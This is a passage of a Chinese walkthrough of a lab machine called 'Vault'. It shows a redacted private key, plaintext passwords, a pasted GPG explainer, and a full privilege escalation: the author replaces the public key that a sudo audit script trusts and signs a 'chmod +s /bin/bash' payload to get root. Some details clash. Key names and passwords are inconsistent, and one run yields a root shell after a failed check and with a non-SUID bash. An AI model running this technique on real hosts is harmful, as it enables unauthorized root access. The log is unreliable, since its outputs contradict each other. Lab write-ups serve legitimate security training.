+GpLGimONDqrMX468n0JLy61xZuj2L1hi8shWDrANUEKwIQi9KHvYgjX4i9xoUfVvB838
sM*****
#这里的信息被删除了
-----END RSA PRIVATE KEY-----
ta0@Vaul:~$ ls -la
total 40

```

通过上面的开头，我们知道是OPENSSH格式，所以我们需要修改成OPENSSH

第三个坑

后面的空格没有删除干净

我们去删除一下，就知道了

我们使用 cat 12138，可以看到没有任何的问题

```

(kali@kali)~$ cat 12138
-----BEGIN OPENSSH PRIVATE KEY-----
b3ByohfdbnhchskcbhdAAAAABGSvbmUAAAAEbm9uZQAAAAAAAAABAAAFwAAAAAdzc2gtcn
NhAAAAAwEAAQAAQEA8le3BIFbL/x2Sj6XezgLN74aLDkgAAAKA0SMbuYhf0dahinbXfft$
5VvP/qBk9lLf2jBMBGg0Jy2wMeAexvk8bRY18eEYVZTiES1aLZgB//07hwSJWhfkd1L20h$
ZGMjfoAQTo1ViBSdL9NaPe3Xqdy1398fglH6fsLYtAAism6RJI1KbCyBtTrUOGx5m/Fep2$
DVs55XhuTeng7cM/pnp8Wp1Kjuple/sUj0yTPm0L8zu6PLKLfrSFNKKGbDmiis18wL6Eg0$
0/7awt3gNLBipJCxPaJuda6Zrs49Lx0Pytd0uwwL/0hsHzqg6b8fXzK0Zpy77+86+uAqoL$
A3puUCQV/QAA8h6LZe0ei2XjgAAAAAdzc2gtcnNhAAABAQDwt7cEgVsv/HZKPPd70As3vh$
qUOSAAAAoDRixu5iF851qGKdtd99PLW8/+oGT2WV/aHEwEaDQnLbAx4B7G+TxFjXx4RHv$
LOIRLQVimAH//TuHBILaF+R3WXY6FkyN84BB0jVWIFJ0v01o97dep3LXf3x+CWHp+wti0$
ACKybpEkjUPLIG10tQ4bHmb8V6nYNWznLeG5MSertwz+menxanUq06mV7+xsPTJM+bQvz$
07o8sot+tU0ooZs0akJLXzCXoSA7T/trC3eA0sGKkkLE9om51rpmuzj2XHQ/K13S7DCX8$
6GwF0QDpvy9fMo5mnLv7zr64CqiUDem5QJBX9AAAAAwEAAQAAQAgseScOXVbBYRVLtR3$
XnFe6bD9KUsru1YLTU6NkcsD6eHT5zZEmJHMe/eeNubLu572cMQQ8/A70EpSPQVtSI5K$
+cvzf5tfaC5XBzqApyxQ+R2xQhjqTPH+cAvoMM1SkMtTo23QPRFEK9Cnu2nNDwCTPjfyHo$
9bfGPD5MLeAw5V0/2cai8TAWTLFa0Y8RiISDU6RcSI5c/rTCHoBesIFUAsM7Y8e0B5+AgG$
C9mUkDOTLAtouLEHGD7I799oQV/fdpeAuN/K/wvf33Xk8zdY9qRMNo+lyR0sDbRhaLitmN$
h9UzLV1AnEkFbuMjA8jY6UB6X2CY5V0wWs2/yxI2m81hAAAAgQDF7aw9j6aLW3eL9m0D1D
jqJhdIs8rcGvHJn/twnA0Z2+zSvphlbn2Usks+HY7jEkTKmURccEAagWza2PphosJ8A/iB
TqYgYgLTXnFL4rrOtKEE2QSwZ5GWZ2EVva7sVu70mAEi0mLFygD5VHcpAVavFLWeKsF87
0Jzht5pLwIgwAAAIeA/jN85wH3aT1Gw/4ndr8QVFQ9zeEPCPzWeUb9HlegPHvdFrcjiSN8
UZPtjT04Q04NSBd9KatNAn+5h+6wmFrjRCwNAqLy+eEyqgzBR51MNU4n1nkVg1YIEr4rXt
1lLgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzeVksEFcAAACBAPJrzN1zxtvT6Fi
fS19n1QHkZxzk2qx8yLvt0Dmcww+LpN3bNBFJM6oAGBaWi+z7wZ795PhrocBaX9JLRuuq
+GpLGimONDqrMX468n0JLy61xZuj2L1hi8shWDrANUEKwIQi9KHvYgjX4i9xoUfVvB838
sM*****
-----END RSA PRIVATE KEY-----

```

但是通过 cat -A 12138，可以看到虽然我们删除了#后面的所有内容，但是前面的空格没有删除成功的

```

(kali@kali)~$ cat -A 12138
-----BEGIN OPENSSH PRIVATE KEY-----$
b3ByohfdbnhchskcbhdAAAAABGSvbmUAAAAEbm9uZQAAAAAAAAABAAAFwAAAAAdzc2gtcn$
NhAAAAAwEAAQAAQEA8le3BIFbL/x2Sj6XezgLN74aLDkgAAAKA0SMbuYhf0dahinbXfft$
5VvP/qBk9lLf2jBMBGg0Jy2wMeAexvk8bRY18eEYVZTiES1aLZgB//07hwSJWhfkd1L20h$
ZGMjfoAQTo1ViBSdL9NaPe3Xqdy1398fglH6fsLYtAAism6RJI1KbCyBtTrUOGx5m/Fep2$
DVs55XhuTeng7cM/pnp8Wp1Kjuple/sUj0yTPm0L8zu6PLKLfrSFNKKGbDmiis18wL6Eg0$
0/7awt3gNLBipJCxPaJuda6Zrs49Lx0Pytd0uwwL/0hsHzqg6b8fXzK0Zpy77+86+uAqoL$
A3puUCQV/QAA8h6LZe0ei2XjgAAAAAdzc2gtcnNhAAABAQDwt7cEgVsv/HZKPPd70As3vh$
qUOSAAAAoDRixu5iF851qGKdtd99PLW8/+oGT2WV/aHEwEaDQnLbAx4B7G+TxFjXx4RHv$
LOIRLQVimAH//TuHBILaF+R3WXY6FkyN84BB0jVWIFJ0v01o97dep3LXf3x+CWHp+wti0$
ACKybpEkjUPLIG10tQ4bHmb8V6nYNWznLeG5MSertwz+menxanUq06mV7+xsPTJM+bQvz$
07o8sot+tU0ooZs0akJLXzCXoSA7T/trC3eA0sGKkkLE9om51rpmuzj2XHQ/K13S7DCX8$
6GwF0QDpvy9fMo5mnLv7zr64CqiUDem5QJBX9AAAAAwEAAQAAQAgseScOXVbBYRVLtR3$
XnFe6bD9KUsru1YLTU6NkcsD6eHT5zZEmJHMe/eeNubLu572cMQQ8/A70EpSPQVtSI5K$
+cvzf5tfaC5XBzqApyxQ+R2xQhjqTPH+cAvoMM1SkMtTo23QPRFEK9Cnu2nNDwCTPjfyHo$
9bfGPD5MLeAw5V0/2cai8TAWTLFa0Y8RiISDU6RcSI5c/rTCHoBesIFUAsM7Y8e0B5+AgG$
C9mUkDOTLAtouLEHGD7I799oQV/fdpeAuN/K/wvf33Xk8zdY9qRMNo+lyR0sDbRhaLitmN$
h9UzLV1AnEkFbuMjA8jY6UB6X2CY5V0wWs2/yxI2m81hAAAAgQDF7aw9j6aLW3eL9m0D1D
jqJhdIs8rcGvHJn/twnA0Z2+zSvphlbn2Usks+HY7jEkTKmURccEAagWza2PphosJ8A/iB
TqYgYgLTXnFL4rrOtKEE2QSwZ5GWZ2EVva7sVu70mAEi0mLFygD5VHcpAVavFLWeKsF87
0Jzht5pLwIgwAAAIeA/jN85wH3aT1Gw/4ndr8QVFQ9zeEPCPzWeUb9HlegPHvdFrcjiSN8
UZPtjT04Q04NSBd9KatNAn+5h+6wmFrjRCwNAqLy+eEyqgzBR51MNU4n1nkVg1YIEr4rXt$
1lLgpyGtny92AENbP3rYkSrAxt8XQQ+zjCKZTsmHhzeVksEFcAAACBAPJrzN1zxtvT6Fi$
fS19n1QHkZxzk2qx8yLvt0Dmcww+LpN3bNBFJM6oAGBaWi+z7wZ795PhrocBaX9JLRuuq$
+GpLGimONDqrMX468n0JLy61xZuj2L1hi8shWDrANUEKwIQi9KHvYgjX4i9xoUfVvB838$
sM*****$
-----END RSA PRIVATE KEY-----$
(kali@kali)~$

```

我们重新去删除

那么，我们是需要去使用GPG去提权的

首先了解一下什么是GPG吧

GPG (GNU Privacy Guard) 是一种基于 **OpenPGP** 标准的加密软件。它的核心作用是保护数据的隐私（加密）和验证数据的真实性（签名）。

在刚才的提权案例中，你实际上是利用了 GPG 验证机制中的“信任链”漏洞。为了让你彻底理解 GPG，我们可以将其拆解为以下几个维度：

1. GPG 的核心原理：非对称加密

GPG 使用两把钥匙：**公钥 (Public Key)** 和 **私钥 (Private Key)**。

- **公钥**：像是一个**打开的锁**，你可以把它发给任何人。
- **私钥**：像是**钥匙**，必须由你本人严格保管。

它的两个主要功能：

1. 加密 (Encryption)：

- 别人用你的**公钥**加密文件，只有你的**私钥**能解开。这保证了**隐私性**。

2. 签名 (Digital Signature)：

- 你用你的**私钥**对文件签名，别人用你的**公钥**验证。如果验证通过，说明文件确实是你发的，且中途未被篡改。这保证了**真实性**和**完整性**。

2. GPG 的工作流程图

在刚才的 `secure_audit` 脚本中，流程如下：

1. **签名阶段**：发送者用私钥计算文件的哈希值并加密，生成签名。
2. **验证阶段**：接收者用对应的公钥解开签名，对比哈希值。如果匹配，说明“签名有效”。

3. GPG 常用命令速查

如果你在渗透测试或日常开发中需要使用 GPG，这些命令最常用：

密钥管理

- **生成密钥对**： `gpg --generate-key`
- **列出公钥**： `gpg --list-keys`
- **导出公钥 (发给别人)**： `gpg --armor --export [ID] > mykey.asc`
- **导入别人的公钥**： `gpg --import key.asc`

加密与解密

- **加密文件**： `gpg --recipient [用户ID] --encrypt file.txt`
- **解密文件**： `gpg --decrypt file.txt.gpg`

签名与验证


- **生成签名文件**： `gpg --clearsign file.txt` (生成可读的明文签名)
- **验证签名**： `gpg --verify file.txt.asc`

我们来提权，我们在家目录下可以看到一个kdbx数据库的，我们去查看他，需要密码的。


```
Sublarge@Vault:~$ rm -rf audit_pub.asc
Sublarge@Vault:~$ ls -la
total 32
drwx----- 4 Sublarge Sublarge 4096 Apr 23 05:35 .
drwxr-xr-x 5 root      root      4096 Apr 12 09:11 ..
lrwxrwxrwx 1 root      root        9 Apr 12 12:34 .bash_history -> /dev/null
-rw-r--r-- 1 Sublarge Sublarge 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 Sublarge Sublarge 3526 Apr 18 2019 .bashrc
drwx----- 4 Sublarge Sublarge 4096 Apr 23 05:12 .gnupg
-rw-r--r-- 1 Sublarge Sublarge 807 Apr 18 2019 .profile
-rw-r--r-- 1 Sublarge Sublarge 1662 Apr 12 10:27 secrets.kdbx
drwx----- 2 Sublarge Sublarge 4096 Apr 12 09:21 .ssh
Sublarge@Vault:~$
```

密码就是sMZfCxJpMbEX0fLAAAADIN1YmxhcmdlQFZhdWx0AQIDBA==。而且我前面也提示了

```
1 | app.keeweb.info
```



可以看看里面有一个密码是ppdvC4WijYp5



接下来，我们去提权即可

1. 生成你自己的 GPG 密钥对

在 Sublarge 的 Shell 下执行：

```
1 | gpg --generate-key 输入密码ppdvC4WijYp5
```

```

Sublarge@vault:~$ gpg --generate-key
gpg (GnuPG) 2.2.27; Copyright (C) 2021 Free Software Foundation, Inc.
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: directory '/home/Sublarge/.gnupg' created
gpg: keybox '/home/Sublarge/.gnupg/pubring.kbx' created
Note: Use "gpg --full-generate-key" for a full featured key generation dialog.

GnuPG needs to construct a user ID to identify your key.

Real name: 12138
Name may not start with a digit
Real name: 12138
Name may not start with a digit
Real name: valut
Email address:
You selected this USER-ID:
"valut"

Change (N)ame, (E)mail, or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /home/Sublarge/.gnupg/trustdb.gpg: trustdb created
gpg: key A3E61A7DD8A4E683 marked as ultimately trusted
gpg: directory '/home/Sublarge/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/Sublarge/.gnupg/openpgp-revocs.d/C5B8F0CE394F4EF3188E5F32A3E61A7DD8A4E683.rev'
public and secret key created and signed

pub  rsa3072 2026-04-23 [SC] [expires: 2028-04-22]
     C5B8F0CE394F4EF3188E5F32A3E61A7DD8A4E683
uid                valut
sub  rsa3072 2026-04-23 [E] [expires: 2028-04-22]

```

需要输入密码的，密码就是ppdvC4WlYp5



2. 导出并覆盖脚本信任的公钥

脚本每次运行都会重新导入 `/home/Sublarge/audit_pub.asc`。我们将自己的公钥替换掉它：

```
1 gpg --export -a "hacker" > /home/Sublarge/audit_pub.asc
```

3. 准备你的恶意指令

创建一个包含提权命令的文件，比如我们要把 `/bin/bash` 变成 SUID：

```
1 echo "chmod +s /bin/bash" > /tmp/pwn.txt
```

4. 对指令进行加密和签名

使用你刚才生成的私钥对这个文件进行加密和签名，生成脚本需要的 `/var/tmp/report.gpg`：

```
1 gpg --batch --yes --out /var/tmp/report.gpg --sign --encrypt --recipient
  "hacker" /tmp/pwn.txt
```

`--sign`：进行数字签名。

`--encrypt`：加密。

`--recipient`：指定接收者（你自己），这样脚本才能解密。

5. 触发提权

现在，万事俱备，运行那个拥有 SUID 权限的脚本：

```
1 sudo /usr/local/bin/secure_audit
```

```
Sublarge@Vault:~$ gpg --export -a "valut" > /home/Sublarge/audit_pub.asc
Sublarge@Vault:~$ echo "chmod +s /bin/bash" > /tmp/pwn.txt
Sublarge@Vault:~$ gpg --batch --yes --out /var/tmp/report.gpg --sign --encrypt --recipient "valut" /tmp/pwn.txt
gpg: checking the trustdb
gpg: marginals needed: 3 completes needed: 1 trust model: pgp
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: next trustdb check due at 2028-04-22
Sublarge@Vault:~$ sudo /usr/local/bin/secure_audit
gpg: key A3E61A7DDBA4E683: public key "valut" imported
gpg: Total number processed: 1
gpg:      imported: 1
gpg: verify signatures failed: Unexpected error
[-] 签名校验失败!
```

运行之后，我们可以看到失败了，因为有时会因为信任链（Trust Model）的问题在脚本环境下报错。

```
gpg: verify signatures failed: Unexpected error
[-] 签名校验失败!
Sublarge@Vault:~$ gpg --import-ownertrust <<EOF
> C5B8F0CE394F4EF3188E5F32A3E61A7DDBA4E683:6:
> EOF
Sublarge@Vault:~$ gpg --batch --yes --out /var/tmp/report.gpg --sign /tmp/pwn.txt
Sublarge@Vault:~$ sudo /usr/local/bin/secure_audit
gpg: key A3E61A7DDBA4E683: "valut" not changed
gpg: Total number processed: 1
gpg:      unchanged: 1
gpg: Signature made Thu 23 Apr 2026 04:23:39 AM EDT
gpg:      using RSA key C5B8F0CE394F4EF3188E5F32A3E61A7DDBA4E683
gpg: Good signature from "valut" [unknown]
gpg: WARNING: using untrusted key!
[*] 签名验证通过，正在执行审计指令...
Sublarge@Vault:~$ ls -l /bin/bash
-rwxr-xr-x 1 root root 1168776 Apr 18 2019 /bin/bash
Sublarge@Vault:~$ /bin/bash -p
bash-5.0# id
uid=1001(Sublarge) gid=1001(Sublarge) euid=0(root) egid=0(root) groups=0(root),1001(Sublarge)
bash-5.0# cd /root
bash-5.0# ls -la
total 32
drwxr-xr-x 5 root root 4096 Apr 23 04:07 .
drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
lrwxrwxrwx 1 root root 9 Mar 18 2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
drwxr-xr-x 4 root root 4096 Apr 4 2025 .cache
drwxr-xr-x 3 root root 4096 Apr 23 04:23 .gnupg
drwxr-xr-x 3 root root 4096 Mar 18 2025 .local
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw-r--r-- 1 root root 94 Mar 27 06:24 root.txt
lrwxrwxrwx 1 root root 9 Apr 22 11:23 .viminfo -> /dev/null
bash-5.0# cat root.txt
恭喜你
你想要什么，就可以得到什么
flag{root-ela0296022405b420f1ac3bf1731b3b8}
bash-5.0#
```

修正方案：改用“纯签名”模式

脚本的本意是验证来源可靠性。在 CTF 或靶机实战中，如果“加密+签名”报错，我们可以尝试只进行签名（Cleartext Signature）。这样可以简化 GPG 的处理逻辑。

请尝试以下改进步骤：

1. 彻底给自己的密钥授权（提升信任度）

有时候需要显式告诉 GPG 它是最终信任的：

```
1 gpg --import-ownertrust <<EOF
2 > C5B8F0CE394F4EF3188E5F32A3E61A7DDBA4E683:6:
3 > EOF
```

2. 重新制作攻击包（换一种封装方式）

我们不再使用“加密”，而是只进行“签名”，并将结果保存为脚本需要的 /var/tmp/report.gpg

```
1 # 重新生成报告
2 gpg --batch --yes --out /var/tmp/report.gpg --sign /tmp/pwn.txt
```

3. 再次触发

```
1 sudo /usr/local/bin/secure_audit
```

```

Sublarge@Vault:~$ gpg --import-ownertrust <<EOF
> C5B8F0CE394F4EF3188E5F32A3E61A7DDBA4E683:6:
> EOF
Sublarge@Vault:~$ gpg --batch --yes --out /var/tmp/report.gpg --sign /tmp/pwn.txt
Sublarge@Vault:~$ sudo /usr/local/bin/secure_audit
gpg: key A3E61A7DDBA4E683: "valut" not changed
gpg: Total number processed: 1
gpg:      unchanged: 1
gpg: Signature made Thu 23 Apr 2026 04:23:39 AM EDT
gpg:      using RSA key C5B8F0CE394F4EF3188E5F32A3E61A7DDBA4E683
gpg: Good signature from "valut" [unknown]
gpg: WARNING: Using untrusted key!
失败 签名验证通过 正在执行审计指令
Sublarge@Vault:~$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18  2019 /bin/bash
Sublarge@Vault:~$ /bin/bash -p
bash-5.0# id
uid=1001(Sublarge) gid=1001(Sublarge) euid=0(root) egid=0(root) groups=0(root),1001(Sublarge)
bash-5.0# cd /root
bash-5.0# ls -la
total 32
drwx----- 5 root root 4096 Apr 23 04:07 .
drwxr-xr-x 18 root root 4096 Mar 18  2025 ..
lrwxrwxrwx 1 root root   9 Mar 18  2025 .bash_history -> /dev/null
-rw-r--r-- 1 root root  570 Jan 31  2010 .bashrc
drwxr-xr-x 4 root root 4096 Apr  4  2025 .cache
drwx----- 3 root root 4096 Apr 23 04:23 .gnupg
drwxr-xr-x 3 root root 4096 Mar 18  2025 .local
-rw-r--r-- 1 root root 148 Aug 17  2015 .profile
-rw-r--r-- 1 root root  94 Mar 27 06:24 root.txt
-rwxrwxrwx 1 root root   0 Apr 22 11:25 viminfo -> /dev/null
bash-5.0# cat root.txt
恭喜你
你想要什么，就可以得到什么
flag{root-elao296022405b420f1ac3bf1731b3b8}

```

我们，可以看到提权成功的，获取到了root的权限。

这个靶机的考点:

- 1.wpscan和cewl工具的使用
- 2.wordpress插件漏洞
- 3.LD_PRELOAD 劫持
- 4.rsa分解和私钥的结构
- 5.GPG加密

总体来说，就是一个加解密的靶机了。